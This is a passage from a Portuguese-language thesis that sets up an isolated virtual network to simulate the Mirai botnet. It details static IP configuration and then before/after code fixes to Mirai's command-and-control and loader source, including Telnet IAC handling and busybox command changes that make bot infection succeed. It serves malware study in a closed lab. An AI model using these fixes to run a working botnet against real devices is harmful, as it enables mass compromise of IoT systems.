3. Quando a instalação se completou e o sistema foi inicializado pela primeira vez, um terminal foi aberto e diversas opções de instalação foram oferecidas. Nada foi instalado e após o terminal se fechar, um novo foi aberto após um menu ser disponibilizado feito um clique com o botão direito.

4. Neste terminal, navegou-se até o diretório onde se encontrava o arquivo de definição de espelhos, o diretório `/etc/apt`. Neste diretório o arquivo `sources.list` foi editado para incluir todos os espelhos disponíveis para o sistema operacional *Crowz 4.0*. Mais sobre estes espelhos pode ser encontrado na página do sistema operacional *Devuan* [65] (o *Crowz* é baseado na distribuição *Devuan* do *Linux* [64]). O comando `sudo apt-get update` foi imediatamente utilizado após a atualização do arquivo de espelhos, a máquina conectada a uma rede NAT para esta etapa. O pacote `dnsutils` foi instalado logo depois.

5. O comando `ifconfig` não estava disponível neste sistema, mesmo tendo sido instalado nele o pacote `net-tools`. Por este motivo, sempre que era necessário verificar as configurações de rede da máquina, o comando `ip addr show` era utilizado.

6. Encerradas as configurações iniciais, foram realizadas as mesmas operações dos passos (2) e (3) que foram realizadas durante a configuração do *Bot0*. Aqui, desejava-se que existisse um servidor e um cliente *Telnet*, mas não era necessário recuperar e executar o código do *bot*, dado que esta era a máquina que deveria ser infectada pelo *malware* após o sistema deste estar executando. Caso, porém, fosse decidido que esta máquina seria o "paciente 0", as etapas que seguem a etapa (3) poderiam ter sido reproduzidas aqui da mesma forma, sem que ocorressem erros ou problemas.

As configurações de rede em todas as máquinas

Como o objetivo da simulação do *malware* era apenas o de compreender melhor o seu funcionamento, temos que não havia desvantagem em tentar reproduzir o seu comportamento em uma rede fechada, interna ao hospedeiro do ambiente virtual. Tal ambiente é até considerado mais seguro, dado de que não existe risco nenhum, neste caso, de o *malware* acidentalmente se propagar para a rede real (referenciar seção 2.2.1 para mais informações sobre a rede interna estabelecida no ambiente virtual sendo criado). Para maximizar a semelhança desta rede com uma rede real de infecção do *malware*, temos que a primeira decisão tomada foi a de definir endereços IP fixos para cada máquina. Como é possível perceber pela Figura 3.2, a rede onde se encontram todas as máquinas foi definida como sendo a de seguintes características:

- Prefixo de rede: 192.168.56.0/24
- Endereços IP disponíveis para utilização: 192.168.56.1 - 192.168.56.254
- Endereço de *broadcast*: 255.255.255.0
- *Gateway* da rede: 192.168.56.1
- Servidores DNS da rede: 192.168.56.2

Para todas as máquinas, a configuração era baseada nos valores definidos acima.Vale mencionar que um valor para o *gateway* foi definido, mas este não foi incluído fisicamente na rede. Não é necessário um *gateway* pois toda a comunicação realizada dentro desta rede interna se mantém exclusiva a ela. Um *gateway* seria necessário caso fossem configuradas duas redes distintas dentro do ambiente interno e a comunicação entre estas redes fosse obrigatória.

Os valores associados à rede escolhida foram atribuídos aos arquivos de configuração de cada máquina separadamente, e, apesar de este processo ser semelhante para todas as máquinas a maior parte do tempo, ele apresentou certas variações em determinados casos. Para configurar uma interface de rede com um valor fixo, para todas as máquinas foi necessário editar o arquivo `/etc/network/interfaces` [66]. Este arquivo normalmente apresenta o seguinte conteúdo:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

# The primary network interface
```

```
auto enp0s3
iface enp0s3 inet dhcp
```

Tal conteúdo nos indica que a máquina em questão possui duas interfaces de rede ativadas, a interface `lo`, que na verdade é a interface de *loopback* (associada ao endereço IP 127.0.0.1) e a interface `enp0s3` associada a uma placa de rede na máquina [66]. Perceba que a interface `enp0s3` possui um argumento que define que os dados referentes à rede ao qual ela pertence devem ser recuperados com o auxílio de um servidor DHCP (`iface enp0s3 inet dhcp`) [66]. Se tal valor não for alterado, temos que um endereço IP fixo nunca poderá ser definido para tal interface. De tal forma, temos que foi necessário editar o arquivo mencionado para que ele passe a possuir o formato seguinte:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

# The primary network interface
auto enp0s3
iface enp0s3 inet static
address 192.168.56.3
network 192.168.56.0
netmask 255.255.255.0
gateway 192.168.56.1
dns-nameservers 192.168.56.2
```

Perceba que o valor `dhcp` foi trocado pelo valor `static`, indicando que a interface `enp0s3` agora está associada permanentemente ao endereço presente na linha logo abaixo, que diz `address 192.168.56.3`. Todas as linhas que seguem possuem outros valores de configuração da rede, que foram definidos de acordo com a rede escolhida, que tem os seus atributos apresentados mais acima. O exemplo acima apresenta as alterações feitas no arquivo `/etc/network/interfaces` da máquina responsável por executar o Servidor de Comando e Controle. Como apresentado na Figura 3.2, o endereço IP associado a este servidor era o endereço 192.168.56.3. Para cada outra máquina, temos que os valores de todos os atributos eram os mesmos com exceção do atributo `address`, que foi alterado de acordo com o endereço IP definido para cada máquina. Após estabelecer tais configurações para a interface `enp0s3`, a máquina que sofreu as alterações teve de ser reiniciada para de fato considerá-las. Perceba que a linha `auto enp0s3` é incluída justamente para que os valores definidos no arquivo em questão sejam inicializados juntamente com a interface, sempre que ela for ativada.

Esta foi a parte do processo que se manteve a mesma para todas as máquinas. Porém, em duas das seis máquinas foi necessário realizar mais alterações para que as configurações de rede ficassem de acordo com aquilo que se desejava. O Servidor *Loader* e o *Bot1* foram as máquinas que incluíram mais etapas no seu processo de configuração:

- O Servidor *Loader*, como previamente mencionado, precisava ter 3 interfaces de rede ativas. Isto quer dizer que era necessário definir 3 endereços IPs fixos para esta máquina. É possível atribuir mais de um endereço IP para uma mesma interface de rede. Porém, como o *software VirtualBox* permitia a existência de até 4 interfaces de rede em cada máquina, optou-se por incluir de fato 3 interfaces e associar a cada uma delas um endereço IP separadamente. Fisicamente falando, era como se a máquina possuísse 3 placas de rede. Tais placas, porém, eram meramente virtuais, não existindo de verdade. Tendo as 3 interfaces disponíveis em "*hardware*", ainda que virtualmente, era necessário ainda ativar tais interfaces à níveis de *software* [67]. Como é possível ver no exemplo apresentado acima, temos que o arquivo `/etc/network/interfaces` apresenta definida apenas uma interface de rede. Por mais que existam outras placas, se este arquivo não encontrar os dados para considerar e configurar tais interfaces, elas não serão utilizadas [67]. Tornou-se necessário, portanto, incluir mais dois blocos de dados, cada um associado a uma das outras duas interfaces. O nome definido para estas duas novas interfaces foram `enp0s8` e `enp0s9` após ser verificado se de fato eram estes os nomes associados ao *hardware* sendo considerado, dado que os últimos números do nome dependem, na verdade, do valor identificador associado ao *bus* Peripheral Component Interconnect (PCI) que se conecta à placa de rede [68]. Para descobrir tais valores, portanto, o comando `ls -l /sys/class/net` foi utilizado, e, a partir da sua saída foi possível descobrir o número a ser colocado no lugar de `X` em `enp0sX` quando foi se configurar a interface. A seguir um exemplo de uma saída para este comando, onde logo após a hora é possível identificar o nome do *bus* PCI sendo procurado:

```
total 0
lrwxrwxrwx 1 root root 0 Abr 8:33 enp0s3 ->
../../devices/pci0000:00/0000:00:03/.0/net/enp0s3
lrwxrwxrwx 1 root root 0 Abr 8:33 enp0s8 ->
../../devices/pci0000:00/0000:00:08/.0/net/enp0s8
lrwxrwxrwx 1 root root 0 Abr 8:33 lo ->
../../devices/virtual/net/lo
```

  Para o Servidor *Loader*, portanto, o arquivo `/etc/network/interfaces` ficou com o seguinte formato:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

# The primary network interface
auto enp0s3
iface enp0s3 inet static
address 192.168.56.4
network 192.168.56.0
netmask 255.255.255.0
gateway 192.168.56.1
dns-nameservers 192.168.56.2

# The secondary network interface
auto enp0s8
iface enp0s8 inet static
address 192.168.56.5
network 192.168.56.0
netmask 255.255.255.0
gateway 192.168.56.1
dns-nameservers 192.168.56.2

# The tertiary network interface
auto enp0s9
iface enp0s9 inet static
address 192.168.56.6
network 192.168.56.0
netmask 255.255.255.0
gateway 192.168.56.1
dns-nameservers 192.168.56.2
```

- O sistema operacional *Crowz*, apesar de ser baseado no sistema operacional *Debian*, da qual o *Ubuntu* é também baseado, não apresentou as mesmas etapas de configuração da versão mais recente deste. O nome da interfaces, por exemplo, ainda não foram adaptados para fazer parte do novo padrão, conhecido como *Predictable Network Interface Device Names* [68]. Portanto, ao invés de possuir uma interface de rede primária com o nome `enp0s3`, o *Crowz* considera tal interface como possuindo o nome `eth0`. Além disso, no arquivo `/etc/network/interfaces`, o comando `auto`

não apresentou utilidade nenhuma, o computador não inicializando a interface com o endereço IP definido independente da presença deste valor. Para definir o valor fixo, portanto, foi necessário utilizar os comandos `sudo ifdown eth0` e `sudo ifup eth0` sempre após a inicialização da máquina, para que o endereço fixo fosse estabelecido. Para de fato definir todas as configurações foi necessário também editar, sempre que a máquina era reinicializada, o arquivo `/etc/resolv.conf`. Neste arquivo, era necessário substituir a linha `nameserver 127.0.0.1`, colocando em seu lugar o conteúdo `nameserver 192.168.56.2`, dado que o endereço IP do servidor DNS da simulação era 192.168.56.2 [69]. Vale mencionar que tais alterações só foram salvas quando foram feitas pelo usuário administrador da máquina.

Devido a estes motivos, temos que a configuração do arquivo `/etc/network/interfaces` no sistema *Crowz* se deu de forma um pouco diferente, o arquivo ficando com o formato semelhante ao que segue:

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

# The primary network interface
iface eth0 inet static
address 192.168.56.236
network 192.168.56.0
netmask 255.255.255.0
gateway 192.168.56.1
dns-nameservers 192.168.56.2
```

3.2.2 Correções feitas nos códigos

Todas as etapas de configuração apresentadas na seção 3.2.1 são etapas que envolvem as máquinas onde serão executados os códigos de cada parte do sistema Mirai. As alterações que precisaram ser feitas para a realização da simulação não se encerraram neste ponto, alterações ao próprio código fonte de cada parte do *malware* precisando ser feitas para que este funcionasse corretamente na rede criada. O código fonte liberado na rede pelo criador apresentava um formato e valores que se adequavam a um ambiente qualquer, dado que o criador do código não iria cometer a indiscrição de disponibilizá-lo na rede com as configurações por ele utilizadas para lançar o *malware*, principalmente considerando que a sua intenção era permanecer anônimo [70]. Portanto, muitos valores tiveram que ser adaptados às configurações da rede que havia sido criada para a simulação.

Além disso, muitos erros presentes no código tiveram que ser corrigidos. O leitor pode se perguntar qual é o sentido da existência de tais erros, dado que o *malware* foi visto funcionando na rede com sucesso, e o código em si parece fazer sentido logicamente. Como resposta para tal pergunta, pode-se apenas especular que o criador do *malware* propositalmente disponibilizou na rede um código defeituoso. Nada garante que o código disponibilizado é o mesmo que foi executado quando o Mirai estava ativo, esta incerteza sendo exatamente uma das razões da qual se tornou necessário analisar o código e tentar simulá-lo. Outra alternativa pode se encontrar na diferença de ambientes: apesar de o ambiente de simulação criado tentar ao máximo se assemelhar a um ambiente real, sabemos que tal semelhança está longe de ser total. Estas pequenas diferenças podem ter sido suficientes para causar problemas de execução do *malware* neste novo sistema.

A seguir serão apresentadas todas as alterações feitas às diversas partes do código original do *malware* [4], tais alterações incluindo meras redefinições de valores associados ao sistema bem como as correções de erros que impediam a correta execução dos códigos.

Correções feitas no código a ser executado no Servidor de Comando e Controle

O código associado ao Servidor de Comando e Controle é um código que não realiza, por iniciativa própria, muitas comunicações. Por este motivo, ele não precisa conhecer muitos endereços IP que não o seu próprio. As únicas alterações feitas ao conjunto de arquivos que compõem o código fonte deste servidor foram as que seguem: no diretório `/mirai/cnc/main.go`, de acordo com a versão do *malware* presente na rede, é necessário atualizar o valor de duas variáveis globais associadas ao banco de dados criado para ser utilizado pelo servidor. Para acessar o banco de dados, é necessário que um usuário com permissões para acessar a base de dados `mirai` (criada durante o processo de configuração da máquina servidora) seja conhecido pelo processo executando. As duas variáveis globais que tiveram os seus valores alterados eram as que continham as credenciais deste usuário. Na simulação aqui estabelecida, tínhamos que o único usuário com tais permissões era o próprio usuário administrador definido para o programa *MySQL*, o usuário `root`. Porém, é possível criar um usuário específico para administrar a base de dados em questão e, neste caso, as credenciais deste usuário podem ser incluídas no código. As linhas 11 e 12 do arquivo é que precisam ser alteradas, as alterações feitas presentes logo abaixo:

ANTES

```
const DatabaseAddr string = "127.0.0.1"
const DatabaseUser string = "root"
const DatabasePass string = "password"
const DatabaseTable string = "mirai"
```

DEPOIS

```
const DatabaseAddr string = "127.0.0.1"
const DatabaseUser string = "root"
const DatabasePass string = "password"
const DatabaseTable string = "mirai"
```

Para esta simulação não foi necessário realizar nenhuma alteração, dado que o valor presente no código fonte para o nome de usuário e a senha de tal usuário foram definidos como sendo os valores padrão, no código fonte original, para dados do administrador do SGBD *MySQL*. Perceba que o usuário a ser inserido aqui não é o usuário cujos dados são incluídos na tabela `user` durante a etapa de configuração (como mostra a seção 3.2.1). Este usuário é o administrador do banco de dados associado ao Servidor de Comando e Controle, enquanto o usuário incluído na tabela é o usuário administrador da rede *botnet*. O administrador do banco de dados nem faz parte da rede *botnet* como um usuário desta.

Além desta alteração, temos outra alteração que precisa ser feita para deixar o Servidor de Comando e Controle executando de forma completa (sem esta alteração o processo se encerra antes mesmo de realizar qualquer tarefa relevante). Depois que os códigos fontes do *bot*, das ferramentas auxiliares, e do CnC são compilados com a utilização do *script* `build.sh`, presente no diretório `/mirai`, um de dois diretórios contendo o código executável `cnc` irá ser criado: o diretório `debug` ou o diretório `release`. Independente do modo de execução que se escolheu para o servidor, dentro do diretório onde se encontra o seu arquivo executável é preciso incluir um arquivo chamado `prompt.txt`, e este deve conter qualquer *string* que o usuário do código desejar. Isso porque o conteúdo deste arquivo é recuperado pelo CnC e apresentado para um cliente como mensagem de boas-vindas quando este acessa o servidor via a porta 23. A mensagem, portanto, deve ser escolhida por quem for responsável pelo sistema.

O arquivo `main.go` que compõe o código do Servidor de Comando e Controle também inclui, nas linhas 19 e 25, a criação de *sockets* que ficarão conectados e escutando nas portas 23 e 101 respectivamente. Como argumento para a função que cria tais *sockets*, temos, além do valor das portas, o endereço IP ao qual o *socket* deve estar associado. Inserido o valor 0.0.0.0 no lugar de um endereço IP válido, temos que o endereço associado à interface local será considerado pelo programa chamando tal função, de acordo com as definições da linguagem *Golang* [71] (linguagem utilizada para criar o código deste servidor). Aqui, como tinha-se apenas um endereço IP associado ao servidor, este endereço sendo o endereço local e o endereço "real" de tal servidor para a rede interna, estas linhas podiam permanecer inalteradas. Estes endereços, porém, foram alterados, em ambas as linhas tornando-se 192.168.56.3, o endereço IP atribuído à máquina onde executava o servidor.

Correções feitas no código a ser executado no Servidor *Loader*

Mais do que alterações relacionadas à configurações do servidor, temos que o código do Servidor *Loader* sofreu principalmente com alterações decorrentes de erros encontrados no código. Durante diversas tentativas de simulação realizadas em modo *debug* foi possível verificar o incorreto funcionamento deste servidor, que, inicialmente, não conseguia se conectar a nenhum dos *bots* e, quando finalmente conseguiu fazê-lo, era incapaz de infectá-los, a conexão sendo encerrada antes que qualquer coisa significativa pudesse ser feita. Abaixo serão apresentadas todas as alterações feitas ao código do Servidor *Loader*, que encontravam-se no diretório `/loader/src` (referenciar seção 3.1.5):

- Em todos os arquivos: por alguma razão, certas bibliotecas utilizadas pelas funções do código *loader* não estavam declaradas nos arquivos destes códigos. Por este motivo, em todos os arquivos foram declaradas (sintaxe da linaguegem C para inclusão de bibliotecas: `#include < biblioteca >`, onde `biblioteca` deve ser substituído pelo nome real da que se deseja incluir [72]) as seguintes bibliotecas: `unistd.h`, `arpa/inet.h` e `ctype.h`.

- No arquivo `/loader/src/main.c`: neste arquivo foi necessário apenas redefinir valores "fantasmas" no código. Nas linhas 37 e 38 (considerando o código original) foi necessário trocar os endereços IP inseridos pelos 2 endereços IP criados para o Servidor *Loader* e atribuídos a ele (192.168.56.5 e 192.168.56.6 eram estes endereços). Estes endereços seriam os associados aos *sockets* criados pelo *loader*, quando este precisasse forçar uma conexão com um dispositivo que não estava à espera desta.

  Vale mencionar também que certas linhas do código foram comentadas por serem consideradas irrelevantes. As linhas 29 a 33 e a linha 39 apresentavam um bloco do tipo `#ifdef-#else-#endif`. Este tipo de bloco define que, se determinada diretiva de compilação estiver ativa, o bloco `if` é compilado, caso contrário, o bloco `else` é compilado [72]. Nunca os dois blocos de código farão parte do mesmo executável se considerarmos tais diretivas. No arquivo `main.c` do código *loader*, temos que a estrutura que armazena os endereços a serem associado aos *sockets* criados por ele pode ter diferentes tamanhos dependendo do modo em que o *loader* é compilado: no modo *debug* ou no modo *release*. No primeiro caso, apenas um endereço é armazenado na estrutura, enquanto no segundo, dois endereços são armazenados na estrutura. Porém, fora essa inclusão de um endereço a mais, não há nenhuma outra diferença de implementação, e, por este motivo, o bloco `#ifdef-#else-#endif` pareceu ser um tanto quanto redundante. Apenas a parte interna do bloco `else` foi mantida e os endereços foram ajustados como mencionado anteriormente.

ANTES

```
#ifdef DEBUG
   addrs_len = 1;
   addrs = calloc(4, sizeof (ipv4_t));
   addrs[0] = inet_addr("0.0.0.0");
#else
   addrs_len = 2;
   addrs = calloc(addrs_len, sizeof (ipv4_t));

   addrs[0] = inet_addr("192.168.0.1");
   addrs[1] = inet_addr("192.168.1.1");
#endif
```

DEPOIS

```
//#ifdef DEBUG
//  addrs_len = 1;
//  addrs = calloc(4, sizeof (ipv4_t));
//  addrs[0] = inet_addr("0.0.0.0");
//#else
   addrs_len = 2;
   addrs = calloc(addrs_len, sizeof (ipv4_t));

   addrs[0] = inet_addr("192.168.56.5");
   addrs[1] = inet_addr("192.168.56.6");
//#endif
```

Além destes ajustes, temos que na linha 53 foi necessário alterar os endereços IP enviados como argumentos para a função `server_create`. Os endereços em questão precisavam ser substituídos pelos endereços do servidor HTTP e do servidor TFTP, respectivamente, ao qual dispositivos invadidos deveriam ser conectar, durante o processo de infecção, para recuperar o código executável de um *bot*. Para a rede criada para a simulação que iria ser realizada, temos que o endereço de ambos estes servidores era o mesmo, sendo ele o endereço do Servidor de Binários (referenciar Figura 3.2 ou seção 3.2.1). Portanto, ambos os argumentos precisaram ser trocados, tornando-se 192.168.56.7 ao invés de se manterem 100.200.100.100, como no código original.

ANTES

```
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs,
1024 * 64, "100.200.100.100", 80, "100.200.100.100")) == NULL)
```

DEPOIS

```
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs,
1024 * 64, "192.168.56.7", 80, "192.168.56.7")) == NULL)
```

Uma última alteração neste arquivo consiste na troca de uma instrução `break` por uma instrução `continue`, na linha 67. A função principal do *loader* executa um laço que lê da entrada padrão e processa os dados que lá se encontram presentes (referenciar seção 3.1.5). Não temos a garantia, porém, de que sempre haverão dados disponíveis para o *loader*. Isso pode ocorrer se o Servidor *ScanListen* não receber nenhuma requisição de conexão, podendo isso acontecer, por exemplo, no início da execução do sistema como um todo. Um *bot* demora determinada quantidade de tempo varrendo a rede e invadindo dispositivos vulneráveis. Temos que assumir, portanto, que de tempos em tempos, o *loader* não terá dados para processar. O comando `break` encerra o laço que se responsabiliza por ficar recuperando dados da entrada padrão quando nenhum dado se encontra disponível. O fim do laço indica o fim da execução do *loader*. Porém, a falta de entrada não pode significar o fim da execução do *loader*, e, por isso que o `break` deve ser trocado por um `continue`. Assim, feita esta correção, quando não haviam mais entradas disponíveis para o *loader*, este apenas seguia para uma nova iteração do laço sem tentar processar dados que não estavam disponíveis para ele. Quando, porém, a entrada estava disponível, ele as processava sem problemas. O *loader* pôde então, durante a realização da simulação, executar indefinidamente, independente de existirem alvos para ele infectar ou não.

- No arquivo `/loader/src/server.c`: ao tentar simular o sistema como um todo, antes de conseguir uma simulação com resultado de sucesso, esta falhou várias vezes. Analisando melhor o funcionamento do código *loader* em modo *debug*, percebeu-se que este não estava tratando um conjunto de comandos do tipo Interpret as Command (IAC) retornados pelo servidor *Telnet* do dispositivo vulnerável (referenciar seção 2.2.2 para mais informações sobre estes tipos de comando). Os comandos não eram tratados pois o *loader* considerava apenas a sequência inicial de IACs e então seguia esperando pelo *prompt* de *login*. Não recebendo este *prompt*, ele não sabia como agir e a conexão era encerrada sem que a invasão do dispositivo vulnerável ocorresse. Para corrigir este erro foi necessário incluir mais um processamento de comandos IAC antes que o *loader* tentasse consumir a mensagem associada ao *prompt*

de *login*. Isso foi feito com o auxílio da própria função que realizava o processamento da primeira bateria de comandos IAC. Abaixo encontram-se as alterações feitas, a primeira linha apresentada correspondendo à linha 284 no código original:

ANTES

```
case TELNET_READ_IACS:
    consumed = connection_consume_iacs(conn);
    if (consumed)
        conn->state_telnet = TELNET_USER_PROMPT;
    break;
case TELNET_USER_PROMPT:
    consumed = connection_consume_login_prompt(conn);
    if (consumed)
    {
        util_sockprintf(conn->fd, "%s", conn->info.user);
        strcpy(conn->output_buffer.data, "\r\n");
        conn->output_buffer.deadline = time(NULL) + 1;
        conn->state_telnet = TELNET_PASS_PROMPT;
    }
    break;
```

DEPOIS

```
case TELNET_READ_IACS:
    consumed = connection_consume_iacs(conn);
    if (consumed)
        conn->state_telnet = TELNET_USER_PROMPT;
    break;
case TELNET_USER_PROMPT:
    consumed = connection_consume_iacs(conn);
    consumed = 0;
    consumed = connection_consume_login_prompt(conn);
    if (consumed)
    {
        util_sockprintf(conn->fd, "%s", conn->info.user);
        strcpy(conn->output_buffer.data, "\r\n");
        conn->output_buffer.deadline = time(NULL) + 1;
        conn->state_telnet = TELNET_PASS_PROMPT;
```

```
}
break;
```

Neste mesmo arquivo foram encontrados outros erros que estavam comprometendo a correta execução do Servidor *Loader*. Durante outra tentativa de simulação sem sucesso após o erro acima ter sido corrigido, percebeu-se que ao tentar infectar o *Bot0*, o *loader* parava na etapa de descoberta de diretórios com permissão de escrita, a disponibilização do conteúdo do arquivo `/proc/mounts` sendo feita, mas os dados nele contidos não sendo completamente transferidos pela rede do *bot* para o *loader* (por culpa do *bot*, ou por culpa do próprio *loader*, que poderia não estar recebendo os dados corretamente. Antes de ser feita a correção não haviam certezas quando se tratando da origem do problema). Um erro semelhante foi identificado enquanto foi feita a análise do processo de infecção do *Bot1*. Neste segundo caso, porém, percebeu-se que o *loader* conseguia receber todos os dados ao requisitar a leitura de `/proc/mounts`, mas, ao tentar descobrir a arquitetura da máquina do *bot*, executando neste um comando que disponibilizava os conteúdos do arquivo que era o código executável do comando *shell* `echo`, mais uma vez a conexão se encerrava devido à falta de envio de todos os dados. Estes erros ocorriam por motivos semelhantes, e, como consequência sua solução também se deu de forma semelhante. Para corrigir o primeiro erro, foi necessário alterar código que se encontrava na linha 342:

ANTES

```
util_sockprintf(conn->fd, "/bin/busybox cat /proc/mounts; "
TOKEN_QUERY "\r\n");
```

DEPOIS

```
util_sockprintf(conn->fd, "/bin/busybox head /proc/mounts; "
TOKEN_QUERY "\r\n");
```

Para corrigir o segundo erro foi necessário realizar alterações nas linhas 372 e 373 do código original:

ANTES

```
util_sockprintf(conn->fd, "/bin/busybox cat /bin/echo\r\n");
util_sockprintf(conn->fd, TOKEN_QUERY "\r\n");
```

DEPOIS

```
util_sockprintf(conn->fd, "/bin/busybox head -c 24 /bin/echo;"
TOKEN_QUERY "\r\n");
```

Vamos agora a uma análise do porquê estas foram as soluções adotadas. Para cada comando enviado do *loader* para o *bot*, temos que o que segue é a alteração do estado da conexão e, logo em seguida, a chamada para uma das funções de `connection.c` para que esta consuma os dados retornados como resposta pelo *bot*. Se nenhum dado é consumido, a ideia é que o estado se mantenha, o que força que a mesma função de consumo seja chamada para terminar de processar os dados de resposta. Isso ocorre sempre quando um comando executado no *bot* gera uma saída maior do que a quantidade de *bytes* que *buffer* de leitura do *socket* é capaz de recuperar de uma vez só para o *loader*. O servidor sabe que uma resposta chegou ao fim quando ele recebe uma *string* específica, que é a *string* de erro enviada pelo *bot* após este tentar executar o comando inválido `TOKEN_QUERY`.

O problema que estava ocorrendo no primeiro caso acontecia devido ao fato de que os comandos sendo gerados e enviados para o *bot* por `connection_consume_mounts`, a função que processa a saída enviada por este mesmo *bot* quando o conteúdo de `/proc/mounts` é requisitado, estava muito extensa. Para o caso do *Bot1*, temos que o *loader* era capaz de avançar mais no processo de infecção pois a saída para a requisição de leitura de `/proc/mounts` possui tamanho menor no sistema operacional *Crowz*, o sistema operacional instalado no *Bot1* (referenciar seção 3.2.1). No *Bot0*, onde estava instalado um *Ubuntu Server*, esta saída é bem maior, pois mais diretórios são listados no arquivo. Com mais diretórios, temos que a função `connection_consume_mounts` enviava para o *socket* mais comandos para verificar se era possível criar arquivos nestes diretórios. Com muitos comandos enviados, porém, muitas respostas de saída eram geradas como consequência. Isso fazia com que o *buffer* de leitura de dados do *socket* no *loader* ficasse sobrecarregado, parte das respostas, incluindo a resposta para `TOKEN_QUERY`, não sendo processadas após recebidas pelo *loader*, mesmo após os comandos serem executados corretamente pelo *bot*. Assim, temos que a próxima função de consumo a executar, `connection_consume_written_dirs`, nunca encontrava a resposta `TOKEN_QUERY` que permitia o *loader* avançar para o estado seguinte. Sem receber mais nenhum dado do *bot*, temos que o limite de tempo de conexão para o estado em questão se excedia e o *loader* assumia que o *bot* havia deixado de responder. Este não era o caso, pois o *bot* já havia enviado toda a sua resposta, o *buffer* no *loader* é que não a havia recebido por completo ao repetitivamente tentar ler dados do *socket* sem ter espaço para armazenar tais dados. Para corrigir este problema, a solução adotada foi a de diminuir a quantidade de diretórios sendo analisada por `connection_consume_mounts`. Isso pode

ser feito reduzindo-se a quantidade de linhas do arquivo disponibilizadas quando a leitura deste era requisitado pelo *loader* para o *bot*. O comando `cat` apresenta o conteúdo inteiro do arquivo [73]. O comando `head` apenas as 10 primeiras linhas dele [74]. Por este motivo o segundo comando passou a ser utilizado para gerar uma lista de diretórios presentes no sistema. Dentre as 10 primeiras linhas do arquivo `/proc/mounts` normalmente é possível encontrar um diretório com permissões de leitura e escrita, e, portanto, tal alteração no código não prejudicou a realização do processo de infecção. Este mesmo erro poderia ter sido corrigido aumentando-se o tamanho do *buffer* de leitura utilizado para armazenar os dados recebidos no *socket*. Essa solução, porém, não foi adotada, pois a outra resolvia o problema de forma igualmente eficiente.

Entretanto, vale ressaltar que ambas estas soluções não são soluções reais para o problema, e são, na verdade, "remendos" feitos para adequar a saída do *bot* ao código defeituoso do *loader*. A solução correta aqui se daria mantendo o comando da forma que ele está e ajustando a função `connection_consume_written_dirs` para que esta corretamente processasse a extensa saída produzida pelo *bot*, algo que não estava sendo feito. Todo o problema do *buffer* sobrecarregado existe pois esta função sempre retorna um código de erro quando ela não encontra a resposta para `TOKEN_QUERY`. Porém, para um retorno extenso, temos que de fato `TOKEN_QUERY` não deve ser encontrado em uma primeira iteração, e, portanto, os dados do *buffer* deveriam ser tratados independente disso. Esta falta de tratamento impede que o *buffer* seja esvaziado e novos dados sejam recuperados do *socket*. Chegou-se a tal conclusão após observar o conteúdo dos pacotes sendo enviados e recebidos pelo *loader*, com o auxílio do programa *TCPDump*. Os segmentos estavam sendo entregues corretamente, como é de se esperar de uma comunicação Transmission Control Protocol (TCP). Temos, portanto, que a origem do erro poderia ser apenas o código. A solução , portanto, para este erro, pode ser considerada a descrita previamente, porém, ela também pode se dar, de forma mais "correta", a partir de uma alteração em `connection_consume_written_dirs`. Tal alteração será descrita em mais detalhes no item que segue este.

Em se tratando da razão para a existência de tal erro, pode-se especular, como nos outros casos, que este erro foi um erro proposital, deixado no código pelo seu criador, na versão disponibilizada na rede. Porém, neste caso especificamente, é possível sugerir também que o erro é de fato um *bug* do código, nem sequer identificado pelo seu criador. Isso porque, em um cenário real, temos que os alvos de tais comandos sendo enviados pelo *loader* são dispositivos Internet of Things (IoT). Dispositivos que terão um arquivo `/proc/mounts` mais semelhante ao do sistema operacional

Crowz do que ao do sistema operacional *Ubuntu Server*. E, como já mencionado, no primeiro sistema destes dois, o *loader* foi capaz de executar corretamente sem que nenhum erro acontecesse, devido ao tamanho menor do arquivo. Com um código cumprindo o seu objetivo quando o alvo é o desejado, temos que o criador, de fato, não teria razões para corrigí-lo, dado que a presença do *bug* se tornaria imperceptível.

Para o problema no segundo caso, temos que a função `connection_consume_arch` em `connection.c` era quem se responsabilizava por processar os conteúdos do arquivo `/bin/echo` que deveriam ser repassados pelo *bot* para a rede via ele próprio. A resposta para `TOKEN_QUERY`, no código original, é procurada apenas se a arquitetura estiver definida, ou seja, a ideia é que esta função execute mais de uma vez. Como a informação sobre a arquitetura encontra-se dentre os primeiros 20 *bytes* do arquivo Executable Linkable File (ELF) [75], temos que é plausível considerar que esta consegue ser descoberta em uma primeira execução da função. O retorno da primeira execução garante que ela seja chamada mais de uma vez e, nas iterações que seguem a resposta `TOKEN_QUERY` passa a ser procurada dado que a arquitetura já foi definida. Porém, o que realmente acontece quando se utiliza o código original é que a arquitetura é definida, mas a resposta de `TOKEN_QUERY` nunca é recebida. O arquivo não é transferido por completo. Mais uma vez temos que o *buffer* que realiza a leitura do *socket* no *loader* não recebe a resposta completa enviada pelo *bot*. O servidor então estagna, não enviando mais comandos e não recebendo mais respostas. Sem dados para processar, o tempo máximo definido para aquele estado da conexão se excedia e o processo de infecção em questão se encerrava. Para solucionar este problema também optou-se por utilizar o comando `head` ao invés do comando `cat`. Além disso, definiu-se que a recuperação de *bytes* de `/bin/echo` precisava ser apenas dos primeiros 24 *bytes*. Neste conjunto de *bytes* do inicio do arquivo encontra-se toda a informação que o servidor precisa para determinar a arquitetura do alvo. Esta solução, porém, forçou que uma alteração fosse realizada em `connection_consume_arch`. Agora esperava-se que a função fosse de fato executar apenas uma vez, o que exigia que que a resposta para `TOKEN_QUERY` passasse a ser procurada na única vez que a função seria chamada, a arquitetura do *bot* ainda não definida. A alteração feita nesta função será descrita logo a seguir. Porém, note que estas alterações mais uma vez não são as alterações corretas que deveriam ser feitas. Como no primeiro caso, temos que aqui o erro se dá por uma falta de tratamento do *buffer* de leitura do *socket*. A função `connection_consume_arch`, diferentemente de `connection_consume_written_dirs`, contém código que deveria esvaziar o *buffer* cheio para que este pudesse ser preenchido com novos dados no início de uma nova iteração. Porém, tal tratamento é feito de forma incorreta. A função `connection_-`

